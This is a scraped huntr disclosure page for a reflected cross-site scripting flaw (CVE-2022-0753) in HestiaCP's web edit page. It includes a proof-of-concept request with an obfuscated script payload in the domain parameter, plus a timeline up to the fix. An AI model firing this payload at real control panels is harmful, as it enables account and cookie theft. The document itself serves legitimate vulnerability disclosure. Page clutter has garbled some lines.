huntr

Cross-site Scripting (XSS) - Reflected in hestiacp/hestiacp

0

✓ Valid)

Reported on Feb 17th 2022

Description

The user-controlled GET domain parameter in index.php is unsanitized resulting in Reflected Cross-Site Scripting.

Proof of Concept

```
Endpoint:
```

```
GET https://{HOST}/edit/web/
// File: /web/edit/web/index.php#L28
```



Request:

```
GET https://{HOST}/edit/web/?domain= <htmL/+/OnpOintEReNTEr%0d=%0d["XSS-HERE"].find(confirm)// &token=01de3634f2469d87dab9b338eaff4863
```

Impact

This vulnerability is capable of running malicious Javascript code on web pages, stealing a user's cookie and gaining unauthorized access to that user's account throug' Chat with us cookie.

CVE

CVE-2022-0753

(Published

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Reflected

Severity

Low (3.5)


Visibility

Public

Status

Fixed

Found by



This report was seen 488 times

We are processing your report and will contact the **hestiacp** team within 24 hours. 9 months ago

We have contacted a member of the hestiacp team and are waiting to hear back 9 months ago

We have sent a follow up to the hestiacp team. We will try again in 7 days. 9 months ago

Jaap Marcus validated this vulnerability 9 months ago

Faisal Fs 📈 has been awarded the disclosure bounty 🗸

The fix bounty is now up for grabs

Jaap Marcus 9 months ago

Maintainer

@admin please provide a CVE for this vulnerability

Jamie Slome 9 months ago

Chat with us

Sorted! 👭

CVE-2022-0753

We have sent a fix follow up to the **hestiacp** team. We will try again in 7 days. 9 months ago

Jaap Marcus marked this as fixed in 1.5.9 with commit eel0e2 9 months ago

The fix bounty has been dropped 🗶

This vulnerability will not receive a CVE x

Sign in to join this conversation

2022 @ 418sec

huntr

home

hacktivity

leaderboard

FAC

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us